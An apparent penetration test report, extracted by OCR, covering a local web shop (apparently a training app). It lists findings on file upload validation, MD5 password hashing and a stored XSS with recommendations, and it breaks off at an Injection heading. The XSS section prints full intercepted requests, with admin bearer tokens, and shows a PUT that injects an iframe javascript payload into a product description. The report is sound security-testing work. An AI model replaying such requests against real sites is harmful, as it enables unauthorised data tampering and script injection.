
SUMMARY

It was observed, that application uses a deprecated interface, which was not properly shut down.


TECHNICAL DETAILS (PROOF OF CONCEPT)

1) The "Complaint" tab is where you can upload an external file






2) When a user wants to upload a file, they are notified that you can only upload files with a pdf or zip extension



3) After analyzing the code, it turns out that actually many more extensions are accepted by this functionality.

```
}
`, allowedMimeType: [
'application/pdf',
'application/xml',
'text/xml',
'application/zip',
'application/x-zip-compressed',
'multipart/x-zip'
], maxFileSize: 100000
```

4) After uploading a file with an .xml extension, it appears that there is no validation as to what file is actually being uploaded. The file is uploaded successfully.



RECOMMENDATION

Apply code updates where you check what files are allowed and which are not, change the validation of the file.


[MEDIUM] CRYPTOGRAPHIC ISSUES

SUMMARY


The analysis showed that during the password changing process, the sent password is hashed with the MD5 algorithm, which is weak and those passwords can be easily cracked.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) In response to our request changing a user's password, we received a hash of the new password.



2) After entering the password hash into the hash analyzer we find out what algorithm was used. We find out that it is MD4 or MD5, which are not recommended algorithms



RECOMMENDATION

Use modern, up-to-date hashing algorithms.

[MEDIUM] XSS

SUMMARY

The analysis showed that it is possible to Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> without using the frontend application at all. API functionality is used in this attack.


TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Information about API endpoints was collected. Both code and requests were analyzed.

```
4291 ]
4292 }),
4293 o
4294 }) (),
4295 mt = (() =>{
4296 class o{
4297 constructor(e) {
4298 this.http = e,
4299 this.hostServer = '.',
4300 this.host = this.hostServer + '/api/Products'
4301 }
4302 search(e) {
4303 return this.http.get(`${this.hostServer
4304 }
4305 /rest/products/search?q=${e
4306 }
4307 `).pipe((0, .U) (n=>n.data), (0, m.K) (n=>{
```


231	http://localhost:3000	GET	/rest/user/whoami
232	http://localhost:3000	GET	/api/Recycles/
233	http://localhost:3000	GET	/api/Addresss
234	http://localhost:3000	GET	/api/Quantitys/
235	http://localhost:3000	GET	/rest/products/search?q=

2) Request moved to repeater in burp, and changed Adresses parameter to Products. We get information about available products.




3) In order to get an idea of the available methods, the OPTIONS method was applied on the test requisite. The results obtained can be seen below

4) We intercept the request for an endpoint relating to a single drink to collect information on where and what data we can modify




```
Send  Cancel

Request
Pretty Raw Hex \n
1 GET /api/Products/4 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
  mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV
  4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
  WxOQWRtaW4ucG5nIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA
  6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk0MjU2MjksI
  mV4cCI6MTYzOTQ0MzYyOX0.N5IFVBeBYmSVLdUOlY7wFqPxtZj7r55NzLr44uwSdqgiWDNdlC4XT8ldwBgtyMEyK85jN5lxuyKYVlo09mEZP4mWlpP
  6YHHzfIcPRqyykaVBBmeNnex4GrtDrTldaWyTHMUil M4nRrinIDQKGfFVxKBr8SfzSRr72jAD4FegRpI
8 Connection: close
9 Referer: http://localhost:3000/
0 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  l6txU8H6hNTgFEingup6i3jfenHD5tvacozSDmUNri5jU85UOqtBBcRDsokijWfQP; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
  mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV
  4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
  WxOQWRtaW4ucG5nIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA
  6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk0MjU2MjksI
  mV4cCI6MTYzOTQ0MzYyOX0.N5IFVBeBYmSVLdUOlY7wFqPxtZj7r55NzLr44uwSdqgiWDNdlC4XT8ldwBgtyMEyK85jN5lxuyKYVlo09mEZP4mWlpP
  6YHHzfIcPRqyykaVBBmeNnex4GrtDrTldaWyTHMUil M4nRrinIDQKGfFVxKBr8SfzSRr72jAD4FegRpI
1 If-None-Match: W/"1f3-72Lc3Lx6h2rhd2MF+Zq3Cfnjl TO"
2

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 292
8 ETag: W/"124-5kY5m0V3BrZhsZ5OmphNxHwbohO"
9 Vary: Accept-Encoding
10 Date: Mon, 13 Dec 2021 20:06:20 GMT
11 Connection: close
12
13 {
    "status":"success",
    "data":{
      "id":4,
      "name":"Raspberry Juice (1000ml)",
      "description":"Made from blended Raspberry Pi, water and sugar.",
      "price":4.99,
      "deluxePrice":4.99,
      "image":"raspberry_juice.jpg",
      "createdAt":"2021-12-13T17:31:37.638Z",
      "updatedAt":"2021-12-13T17:31:37.638Z",
      "deletedAt":null
    }
  }
```

5) We change the request for our needs - our goal is to change the description of one of the drinks, for this purpose we will use the PUT method, we will add a header Content-Type: application/json and in the body we will add the element that we want to change (ie description of the drink) as a JSON object



```
1 ×  ...
Send  Cancel

Request
Pretty Raw Hex \n
1 PUT /api/Products/4 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
  mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV
  4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
  WxOQWRtaW4ucG5nIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA
  6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk0MjU2MjksI
  mV4cCI6MTYzOTQ0MzYyOX0.N5IFVBeBYmSVLdUOlY7wFqPxtZj7r55NzLr44uwSdqgiWDNdlC4XT8ldwBgtyMEyK85jN5lxuyKYVlo09mEZP4mWlpP
  6YHHzfIcPRqyykaVBBmeNnex4GrtDrTldaWyTHMUil M4nRrinIDQKGfFVxKBr8SfzSRr72jAD4FegRpI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
   l6txU8H6hNTgFEingup6i3jfenHD5tvacozSDmUNri5jU85UOqtBBcRDsokijWfQP; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
   mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV
   4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
   WxOQWRtaW4ucG5nIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA
   6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTEzIDE3OjMxOjMyLjI4NCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk0MjU2MjksI
   mV4cCI6MTYzOTQ0MzYyOX0.N5IFVBeBYmSVLdUOlY7wFqPxtZj7r55NzLr44uwSdqgiWDNdlC4XT8ldwBgtyMEyK85jN5lxuyKYVlo09mEZP4mWlpP
   6YHHzfIcPRqyykaVBBmeNnex4GrtDrTldaWyTHMUil M4nRrinIDQKGfFVxKBr8SfzSRr72jAD4FegRpI
12 If-None-Match: W/"1f3-72Lc3Lx6h2rhd2MF+Zq3Cfnjl TO"
13 Content-Length: 58
14
15 {
     "description":"<iframe src=\"javascript:alert(`xss`)\">"
   }

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 284
8 ETag: W/"11c-qFPDqnirikICaKJN/nDfS3JEBcA"
9 Vary: Accept-Encoding
10 Date: Mon, 13 Dec 2021 20:17:19 GMT
11 Connection: close
12
13 {
    "status":"success",
    "data":{
      "id":4,
      "name":"Raspberry Juice (1000ml)",
      "description":"<iframe src=\"javascript:alert(`xss`)\">",
      "price":4.99,
      "deluxePrice":4.99,
      "image":"raspberry_juice.jpg",
      "createdAt":"2021-12-13T17:31:37.638Z",
      "updatedAt":"2021-12-13T20:17:19.611Z",
      "deletedAt":null
    }
  }
```

6) Sending such a request results in an alert after entering the endpoint with the given beverage, which is the result of an XSS attack



RECOMMENDATION

Make sure that:

- you have a good usage of the SOP and that you don't allow unwanted calls to other servers which are unknown,
- CSP headers are set properly and that they do not allow for unknown domains to execute scripts on your server
- you sanitise user input,
- proper users can use relevant http methods


[MEDIUM] Injection

SUMMARY

